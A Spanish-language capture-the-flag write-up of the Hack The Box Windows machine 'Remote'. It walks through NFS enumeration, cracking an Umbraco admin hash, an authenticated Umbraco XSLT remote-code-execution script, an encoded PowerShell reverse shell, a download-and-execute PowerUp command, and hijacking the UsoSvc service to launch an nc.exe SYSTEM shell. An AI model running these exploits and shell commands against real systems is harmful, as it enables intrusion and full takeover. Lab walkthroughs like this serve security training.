




Remote

HTB MÁQUINA REMOTE

Veamos las características de la Máquina, vemos que tiene una puntuación de 4.0, es una maquina en Windows y que está en la categoría de fácil.



- **User:**

Lo primero que realizamos es un nmap que nos muestra varios puertos interesantes, entre ellos el puerto 21 que nos dice que tenemos entrada como Anonymous, tenemos también el puerto 445, donde podríamos probar algunas cosas, pero hay un puerto aun más interesante que es el puerto 2049 que de entrada nos da pistas por donde va la cosa, si miramos el puerto 111, el puerto 2049 TCP es utilizado para que cualquier aplicación acceda a los sistemas de archivos "NFS".

```
# Nmap 7.80 scan initiated Tue Mar 24 20:30:57 2020 as: nmap -sC -sV -A -o nmap.txt 10.10.10.180
Nmap scan report for 10.10.10.180
Host is up (0.33s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            Microsoft ftpd
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ ftp-syst:
|_ SYST: Windows NT
80/tcp    open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Home - Acme Widgets
111/tcp   open  rpcbind        2.4 (RPC #100000)
|_ rpcinfo:
|_  program version port/proto service
|_  100000 2,3,4 111/tcp rpcbind
|_  100000 2,3,4 111/tcp6 rpcbind
|_  100000 2,3,4 111/udp rpcbind
|_  100000 2,3,4 111/udp6 rpcbind
|_  100003 2,3 2049/udp nfs
|_  100003 2,3 2049/udp6 nfs
|_  100003 2,3,4 2049/tcp nfs
|_  100003 2,3,4 2049/tcp6 nfs
|_  100005 1,2,3 2049/tcp mountd
|_  100005 1,2,3 2049/tcp6 mountd
|_  100005 1,2,3 2049/udp mountd
|_  100005 1,2,3 2049/udp6 mountd
|_  100021 1,2,3,4 2049/tcp nlockmgr
|_  100021 1,2,3,4 2049/tcp6 nlockmgr
|_  100021 1,2,3,4 2049/udp nlockmgr
|_  100021 1,2,3,4 2049/udp6 nlockmgr
|_  100024 1 2049/tcp status
|_  100024 1 2049/tcp6 status
|_  100024 1 2049/udp status
|_  100024 1 2049/udp6 status
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
2049/tcp  open  mountd         1.3 (RPC #100005)
Aggressive OS guesses: Microsoft Windows Server 2012 (93%), Microsoft Windows Vista SP1 (93%), Microsoft Windows Server 2016 (92%), Microsoft Windows Longhorn (92%), Microsoft Windows Server 2012 R2 (90%), Microsoft Windows Server 2012 R2 Update 1 (90%), Microsoft Windows Server 2016 build 10586 - 14393 (90%), Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1 (90%), Microsoft Windows 10 1703 (90%), Microsoft Windows Server 2008 R2 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: 3m54s
|_ smb2-security-mode:
|_ 2.02:
|_ Message signing enabled but not required
|_ smb2-time:
|_ date: 2020-03-25T01:37:04
|_ start_date: N/A

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 255.07 ms 10.10.14.1
2 255.84 ms 10.10.10.180

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Mar 24 20:34:48 2020 -- 1 IP address (1 host up) scanned in 232.40 seconds
```



Remote

Teniendo esta información vamos a hacer uso de la herramienta showmount para realizar una enumeración de este puerto (<https://www.systutorials.com/docs/linux/man/8-showmount/>) después de agregar nuestra página a /etc/hosts realizamos la enumeración con esta herramienta, donde nos da un directorio que al parecer almacena un backup

```
root@angussMoody: ~/hackthebox/Remote-10.10.10.180
root@angussMoody:~/hackthebox/Remote-10.10.10.180# showmount -e remote.htb
Export list for remote.htb:
/site_backups (everyone)
root@angussMoody:~/hackthebox/Remote-10.10.10.180#
```

Ahora que tenemos este dato vamos a hacer uso de la herramienta mount, creamos un directorio donde hacer la montura y ejecutamos la herramienta

```
root@angussMoody: ~/hackthebox/Remote-10.10.10.180/Mount
root@angussMoody:~/hackthebox/Remote-10.10.10.180# mkdir Mount
root@angussMoody:~/hackthebox/Remote-10.10.10.180# mount -t nfs remote.htb:/site_backups /root/hackthebox/Remote-10.10.10.180/Mount/
root@angussMoody:~/hackthebox/Remote-10.10.10.180# cd Mount/
root@angussMoody:~/hackthebox/Remote-10.10.10.180/Mount# ls -l
total 115
drwx----- 2 nobody 4294967294    64 feb 20 12:16 App_Browsers
drwx----- 2 nobody 4294967294   4096 feb 20 12:17 App_Data
drwx----- 2 nobody 4294967294   4096 feb 20 12:16 App_Plugins
drwx----- 2 nobody 4294967294    64 feb 20 12:16 aspnet_client
drwx----- 2 nobody 4294967294  49152 feb 20 12:16 bin
drwx----- 2 nobody 4294967294   8192 feb 20 12:16 Config
drwx----- 2 nobody 4294967294    64 feb 20 12:16 css
-rwx----- 1 nobody 4294967294    152 nov  1 2018 default.aspx
-rwx----- 1 nobody 4294967294    89 nov  1 2018 Global.asax
drwx----- 2 nobody 4294967294   4096 feb 20 12:16 Media
drwx----- 2 nobody 4294967294    64 feb 20 12:16 scripts
drwx----- 2 nobody 4294967294   8192 feb 20 12:16 Umbraco
drwx----- 2 nobody 4294967294   4096 feb 20 12:16 Umbraco_Client
drwx----- 2 nobody 4294967294   4096 feb 20 12:16 Views
-rwx----- 1 nobody 4294967294  28539 feb 20 00:57 Web.config
root@angussMoody:~/hackthebox/Remote-10.10.10.180/Mount#
```

Después de Enumerar un rato nos encontramos con un archivo interesante llamado Umbraco.sdf, así que abrimos este archivo con un head y nos encontramos lo que al parecer son unas credenciales

```
root@angussMoody: ~/hackthebox/Remote-10.10.10.180/Mount/App_Data
root@angussMoody:~/hackthebox/Remote-10.10.10.180/Mount/App_Data# head Umbraco.sdf
00v0t0t0y000Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en-USf8512f97-cab1-4a4b-a49f-0a2054c47a1d00
: r0u0rf0v0rf0000X0v00000000adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-USf
ebl998-d3bf-406a-b30b-e269d7abd5f000BiIf0hVg0v0rf0hVg0000X0v00000000adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlg
orithm":"SHA1"}admin@htb.localen-US82756c26-4321-4d27-b429-1b5c7c4f882f0[{"alias":"umbIntroIntroduction","completed":false,"disabled":tru
e}]0070g0.og0000g0000X0v00000000smithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts={"hashAlgorithm":"H
MACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749-a054-27463ae58b8e0070g0Ag0.og00g0000Y0v00000000smithsmith@htb.localjx
DUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts={"hashAlgorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-97
02-ae257a9b974900-0
g0)0
g0.og070
g000020x00000000smithsmith@htb.local8+xXICbPe7m5N022HfcGlg==RF90Linww9rd2PmaKUpLteR6vesD2MtFaBKe1zL5SXA={"hashAlgorithm":"HMACSHA256"}ss
mith@htb.localen-US3628acfb-a62c-4ab0-93f7-5ee9724c8d3200#0[000 A$C=H0DY`FnyPH000I00 K00PM00
00@`Cpr000PLUHUH040-00II AEEqDD000| 5!
00Eq
Q0
|p0!p0`@800-!PI@
|p0!p00-!PIEEqDD000| 5!
00Eq
Q0
```



Remote

Así que nos muestra unos usuarios y unos hashes, entre ellos el de admin@htb.local además nos dice que es un SHA1 así que vamos a ver si podemos descifrar este hash

Sha1() Encrypt & Decrypt

b8be16afba8c314ad33d812f22a04991b90e2aaa

Encrypt Decrypt

Ad closed by Google

b8be16afba8c314ad33d812f22a04991b90e2aaa : baconandcheese

Found in 0.05s

En este momento ya tenemos unas credenciales, pero no tenemos donde probarlas, así que vamos a realizar un escaneo de los directorios de la máquina, para esto vamos a hacer uso de dirbuster, que nos da muchísimos directorios, entre ellos /umbraco/ que vamos a ver a donde nos lleva.

```
root@angussMoody: ~/hackthebox/Remote-10.10.10.180
root@angussMoody:~/hackthebox/Remote-10.10.10.180# cat DirBuster10.10.10.180-80.txt
DirBuster 1.0-RC1 - Report
http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
Report produced on Tue Mar 24 22:02:39 COT 2020
-----
http://10.10.10.180:80
-----
Directories found during testing:
-----
Dirs found with a 200 response:
/
/blog/
/contact/
/products/
/home/
/people/
/about-us/
/intranet/
/blog/another-one/
/products/products/
/umbraco/
/contact/contact/
/blog/this-will-be-great/
/products/biker-jacket/
/about-us/about-this-starter-kit/
/blog/blog/
/home/home/
/blog/my-blog-post/
/about-us/todo-list-for-the-starter-kit/
/products/unicorn/
/umbraco/default/
/people/people/
/products/ping-pong-ball/
/products/jumpsuit/
/umbraco/default/index/
/umbraco/default/images/
/umbraco/default/assets/
/products/biker-jacket/product/
/umbraco/default/download/
/umbraco/default/news/
/umbraco/default/warez/
/umbraco/default/full/
/umbraco/default/serial/
/umbraco/default/crack/
/umbraco/default/contact/
/umbraco/default/about/
/umbraco/default/search/
```

Umbraco - 10.10.10.180

No seguro | 10.10.10.180/umbraco/#/login

Happy funky Friday

Username

admin@htb.local


Password

.....

Show password

Forgotten password?

Login

[illegible]

```
root@angussMoody: ~/hackthebox/Remote-10.10.10.180
root@angussMoody:~/hackthebox/Remote-10.10.10.180# searchsploit umbraco
-----
Exploit Title | Path
-----|-----
Umbraco CMS - Remote Command Execution (Metasploit) | exploits/windows/webapps/19671.rb
Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution | exploits/aspx/webapps/46153.py
Umbraco CMS Sechecker Plugin 1.9.2 - Cross-Site Scripting | exploits/php/webapps/44988.txt
root@angussMoody:~/hackthebox/Remote-10.10.10.180# cp /usr/share/exploitdb/exploits/aspx/webapps/46153.py /root/hackthebox/Remote-10.10.10.180/Exploitumbraco.py
```

```

Abrir ▾  ExploitUmbraco.py  Guardar  -  -  -
~\hackshbox\Remote-10.10.10.180

1 import requests;
2
3 from bs4 import BeautifulSoup;
4
5 def print_dict(dico):
6     print(dico.items());
7
8 print("Start");
9
10 # Execute a calc for the PoC
11 payload = "<?xml version='1.0'?><xsl:stylesheet version='1.0' \
12 xmlns:xsl='http://www.w3.org/1999/XSL/Transform' xmlns:msxsl='urn:schemas-microsoft-com:xslt' \
13 xmlns:csharp_user='http://csharp.mycompany.com/mynamespace'>\
14 <msxsl:script language='C#' implements-prefix='csharp_user'>public string xml() \
15 { string cmd = \"K ping 10.10.14.50\"; System.Diagnostics.Process proc = new System.Diagnostics.Process(); \
16 proc.StartInfo.FileName = \"cmd.exe\"; proc.StartInfo.Arguments = cmd; \
17 proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
18 proc.Start(); \
19 proc.StandardOutput.ReadToEnd(); \
20 return output; } \
21 </msxsl:script><xsl:template match='/'> <xsl:value-of select='csharp_user.xml()' />\
22 </xsl:template> </xsl:stylesheet> ";
23
24 login = "admin@htb.local";
25 password="baconandcheese";
26 host = "http://10.10.10.180";
27
28 # Step 1 - Get Main page
29 s = requests.session()
30 url_main = host + "/umbraco/";
31 r1 = s.get(url_main);
32 print_dict(r1.cookies);
33
34 # Step 2 - Process Login
35 url_login = host + "/umbraco/backoffice/UmbracoApi/Authentication/PostLogin";
36 loginfo = {'username':login, "password":password};
37 r2 = s.post(url_login,json=loginfo);
38
39 # Step 3 - Go to vulnerable web page
40 url_xslt = host + "/umbraco/developer/Xslt/xsltVisualize.aspx";
41 r3 = s.get(url_xslt);
42
43 soup = BeautifulSoup(r3.text, 'html.parser');
44 VIEWSTATE = soup.find(id="__VIEWSTATE")['value'];
45 VIEWSTATEGENERATOR = soup.find(id="__VIEWSTATEGENERATOR")['value'];
46 UMBXSRFTOKEN = s.cookies['UMB-XSRF-TOKEN'];
47 headers = {'UMB-XSRF-TOKEN':UMBXSRFTOKEN};
48 data = {
49     "__EVENTTARGET":"","__EVENTARGUMENT":"","__VIEWSTATE":VIEWSTATE,"__VIEWSTATEGENERATOR":VIEWSTATEGENERATOR,
50 }
51
52 # Step 4 - Launch the attack
53 r4 = s.post(url_xslt,data=data,headers=headers);
54
55 print("End");

```

```
root@angussMoody: ~/hackthebox/Remote-10.10.10.180
root@angussMoody:~/hackthebox/Remote-10.10.10.180# tcpdump -i tun0 icmp -vv
tcpdump: listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
19:13:41.557162 IP (tos 0x0, ttl 127, id 40590, offset 0, flags [none], proto ICMP (1),
  length 60)
    remote.htb > angussMoody: ICMP echo request, id 1, seq 5, length 40
19:13:41.557265 IP (tos 0x0, ttl 64, id 21739, offset 0, flags [none], proto ICMP (1),
  length 60)
    angussMoody > remote.htb: ICMP echo reply, id 1, seq 5, length 40
19:13:42.601728 IP (tos 0x0, ttl 127, id 40628, offset 0, flags [none], proto ICMP (1),
  length 60)
    remote.htb > angussMoody: ICMP echo request, id 1, seq 6, length 40
19:13:42.601765 IP (tos 0x0, ttl 64, id 21787, offset 0, flags [none], proto ICMP (1),
  length 60)
    angussMoody > remote.htb: ICMP echo reply, id 1, seq 6, length 40
^C
4 packets captured
4 packets received by filter
0 packets dropped by kernel
root@angussMoody:~/hackthebox/Remote-10.10.10.180#
root@angussMoody:~/hackthebox/Remote-10.10.10.180# python ExploitUmbraco.py
Start
[]
```



Remote

Ya con esto nos damos cuenta que nuestro exploit está corriendo, ahora el siguiente paso es realizar una reverse Shell, pero esto vamos a hacer uso del script `mkpsrevshell.py` que nos permite realizar una reverse Shell en PowerShell codificada en base64 (<https://gist.github.com/tothi/ab288fb523a4b32b51a53e542d40fe58>)

```
root@angussMoody: ~/hackthebox/Remote-10.10.10.180# python3 mkpsrevshell.py 10.10.14.59 4444
powershell -e JABjAGwAaQBlAG4AdAAGAD0AIB0AGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgB0AGUAdA
AuAFMAbWBJAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAa0ACIAMQAwAC4AMQAwAC4AMQAwAC4ANQA5ACIALAA0ADQANA
A0ACkA0wAKAHMAdABYAGUAYQBtACAAPQAGACQAYwBsAGkAZQBUAHQALgBHAGUAdABTAHQAcgBlAGEAbQAOAcKAwBbAGIAeQ
B0AGUAWwBdAF0AJABIAHkAdABlAHMAIAA9ACAAMAAUAC4ANGA1ADUAMwA1AHwAJ0B7ADAAf0A7AHcAaABpAGwAZQAOACgAJA
BpACAAPQAGACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABIAHkAdABlAHMALAAgADAALAAGACQAYgB5AHQAZQ0BzAC4ATA
BlAG4AZwB0AGGAKQApACAALQBwAGUAIAAwACKAewA7ACQAZABhAHQAYQAGAD0AIAAoAE4AZQB3AC0ATwB1AG0AZQ0BjAHQAIA
AtAFQAEQBwAGUATgBhAG0AZQAGAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAUAEAAUwBDAEKASQBFAG4AYwBvAGQAAQBuAGcAKQ
AuAEcAZQ0B0AFMAdABYAGkAbGbnACgAJABIAHkAdABlAHMALAAwACwAIAAKAGKAKQAT7ACQAcwBlAG4AZABlAGIAEAYwBrACAAPQ
AGAcGAAQBlAHgAIAAKAGQAYQB0AGEAIAAYAD4AJgAXACAFAAGAE8ADQ0AC0AUwB0AHIAaQBUAGCAIAAPADsAJABzAGUAbG
BkAGIAIY0BjAGsAMgAGAD0AIAAKAHMAZQBUAGQAYgBhAGMAawAGACsAIAAIAFAAUwAgACIAIAArACAABwAHcAZAAPAC4AU
BhAHQAaAAGACsAIAAID4AIAAIDsAJABzAGUAbGbnAGIAeQB0AGUAIAA9ACAABBAHQAZQ0B4AHQALgBlAG4AYwBvAGQAAQ
BuAGcAXQA6AD0AQ0BTAEMASQBjACKALgBHAGUAdABCAHkAdABlAHMAKAaAHMAZQBUAGQAYgBhAGMAawAyaACKA0wAKAHMAdA
ByAGUAYQBtAC4AVwByAGkAdABlAGcAJABzAGUAbGbnAGIAeQB0AGUAAwACwAJABzAGUAbGbnAGIAeQB0AGUAGBMAAGUAbG
BnAHQAaAaAPADsAJABzAHQAcgBlAGEAbQAUAEYAbABIAHMAaAA0ACKAfQA7ACQAYwBsAGkAZQBUAHQALgBDAgWAbwBzAGUAKA
ApAA==
root@angussMoody: ~/hackthebox/Remote-10.10.10.180#
```

```
Abrir *ExploitUmbraco.py Guardar
1 import requests;
2 from bs4 import BeautifulSoup;
3
4 def print_dict(dico):
5     print(dico.items());
6
7 print("Start");
8
9 # Execute a calc for the PoC
10 payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
11 xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
12 xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\
13 <msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
14 { string cmd = "/k powershell -e \
15 JABjAGwAaQBlAG4AdAAGAD0AIB0AGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgB0AGUAdAAUAFMAbWBJAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAa0ACIAMQAwAC4AMQAwAC4AMQAwAC4ANQA5ACIALAA0ADQANA \
16 "; System.Diagnostics.Process proc = new System.Diagnostics.Process();\
17 proc.StartInfo.FileName = "cmd.exe"; proc.StartInfo.Arguments = cmd;\
18 proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
19 proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
20 </msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()" />\
21 </xsl:template> </xsl:stylesheet>';
22
23 login = "admin@htb.local";
24 password = "baconandcheese";
25 host = "http://10.10.10.180";
26
27 # Step 1 - Get Main page
28 s = requests.session()
29 url_main = host + "/umbraco/";
30 r1 = s.get(url_main);
31 print_dict(r1.cookies);
32
```

Ya que tenemos la revshell, ahora solo nos queda poner el código en nuestro exploit.

de esta manera obtenemos nuestra primer flag.

```
root@angussMoody: ~/hackthebox/Remote-10.10.10.180
root@angussMoody:~/hackthebox/Remote-10.10.10.180# nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.59] from remote.htb [10.10.10.180] 49697

PS C:\windows\system32\inetsrv> cd c:\Users\Public
PS C:\Users\Public> dir

Directory: C:\Users\Public

Mode                LastWriteTime         Length Name
----                -
d-r--              2/19/2020   3:03 PM          Documents
d-r--              9/15/2018   3:19 AM          Downloads
d----             4/10/2020   9:11 PM          Microsoft
d-r--              9/15/2018   3:19 AM          Music
d-r--              9/15/2018   3:19 AM          Pictures
d-r--              9/15/2018   3:19 AM          Videos
-a----             4/10/2020   9:11 PM          38616 nc.exe
-a----             4/10/2020   9:11 PM          562841 po.ps1
-ar---             4/10/2020   9:09 PM           34 user.txt

PS C:\Users\Public>

root@angussMoody:~/hackthebox/Remote-10.10.10.180# python ExploitUmbraco.py
Start
[]
```



Remote

- **Escalada de Privilegios:**

Ahora vamos a correr PowerUP.ps1 para ver si nos muestra algo interesante donde podamos realizar la escalada de privilegios para obtener nuestra segunda bandera, configuramos nuestra máquina, para correr desde ahí con la ayuda de powershell, nuestro script y este nos muestra un servicio que podríamos vulnerar llamado UsoSvc.

```
PS C:\Users\Public> powershell.exe -nop -exec bypass "IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.59:8000/PowerUp.ps1'); Invoke-AllChecks"
[+] Running Invoke-AllChecks

[+] Checking if user is in a local group with administrative privileges...

[+] Checking for unquoted service paths...

[+] Checking service executable and argument permissions...

[+] Checking service permissions...

ServiceName      : UsoSvc
Path              : C:\Windows\system32\svchost.exe -k netsvcs -p
StartName         : LocalSystem
AbuseFunction      : Invoke-ServiceAbuse -ServiceName 'UsoSvc'

[+] Checking %PATH% for potentially hijackable .dll locations...

[+] Checking for AlwaysInstallElevated registry key...

[+] Checking for Autologon credentials in registry...

[+] Checking for vulnerable registry autoruns and configs...

[+] Checking for vulnerable schtask files/configs...

[+] Checking for unattended install files...

UnattendPath : C:\Windows\Panther\Unattend.xml

root@angussMoody:~/hackthebox/scripts# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.180 - - [10/Apr/2020 20:24:50] "GET /PowerUp.ps1 HTTP/1.1" 200 -
```

Investigando un poco nos encontramos con este documento que nos da una idea de como podemos aprovechar este servicio para realizar la escalada de privilegios, nos indica en pocas palabras, detener el servicio, configurar e iniciar de nuevo, así que vamos a probar.

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md#example-with-windows-10---cve-2019-1322-usosvc>

Lo primero que realizamos es subir nuestro nc.exe, con la ayuda de PowerShell, para realizar la configuración en el servicio

```
PS C:\Temp> powershell.exe -c "(New-Object System.NET.WebClient).DownloadFile('http://10.10.14.59:8000/nc.exe', 'C:\Temp\nc.exe')"
```

```
PS C:\Temp> dir

Directory: C:\Temp

Mode                LastWriteTime         Length Name
----                -
-a----          4/10/2020   9:45 PM           43696 nc.exe

PS C:\Temp>
```

```
root@angussMoody:~/hackthebox/scripts# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.180 - - [10/Apr/2020 20:40:49] "GET /nc.exe HTTP/1.1" 200 -
```




Remote

Ahora lo que nos queda es configurar este servicio para que se inicie con nuestro comando, le damos la orden que ejecute el nc.exe con nuestra IP y Puerto que tenemos a la escucha, luego podemos usar el comando qc para verificar que el servicio quedó configurado y por último, iniciar este servicio y de esta manera obtener la Shell con permisos de Administrator, pero tener en cuenta que una vez esté la Shell se debe ser rápido porque es una carrera del gato y el ratón y la Shell se congela después de unos segundos.

```
PS C:\Windows\System32> sc.exe config UsoSvc binpath= "C:\Temp\nc.exe 10.10.14.59 443 -e cmd.exe"
[SC] ChangeServiceConfig SUCCESS
PS C:\Windows\System32> sc.exe qc usosvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: usosvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE           : 2   AUTO_START (DELAYED)
        ERROR_CONTROL        : 1   NORMAL
        BINARY_PATH_NAME     : C:\temp\nc.exe 10.10.14.59 443 -e cmd.exe
        LOAD_ORDER_GROUP    :
        TAG                  : 0
        DISPLAY_NAME         : Update Orchestrator Service
        DEPENDENCIES         : rpcss
        SERVICE_START_NAME  : LocalSystem
PS C:\Windows\System32> sc.exe start UsoSvc
[ ]

root@angussMoody:~/hackthebox/scripts# nc -lvp 443
listening on [any] 443 ...
connect to [10.10.14.59] from remote.htb [10.10.10.180] 49712
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd c:/Users/Administrator/Desktop/
cd c:/Users/Administrator/Desktop/

c:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is BE23-EB3E

Directory of c:\Users\Administrator\Desktop

02/20/2020  03:41 AM    <DIR>          .
02/20/2020  03:41 AM    <DIR>          ..
04/10/2020  09:49 PM                34 root.txt
               1 File(s)                34 bytes
               2 Dir(s)  19,408,252,928 bytes free

c:\Users\Administrator\Desktop>
```

De esta manera encontramos la flag del Root.

Saludos **Fr13ndS HTB**

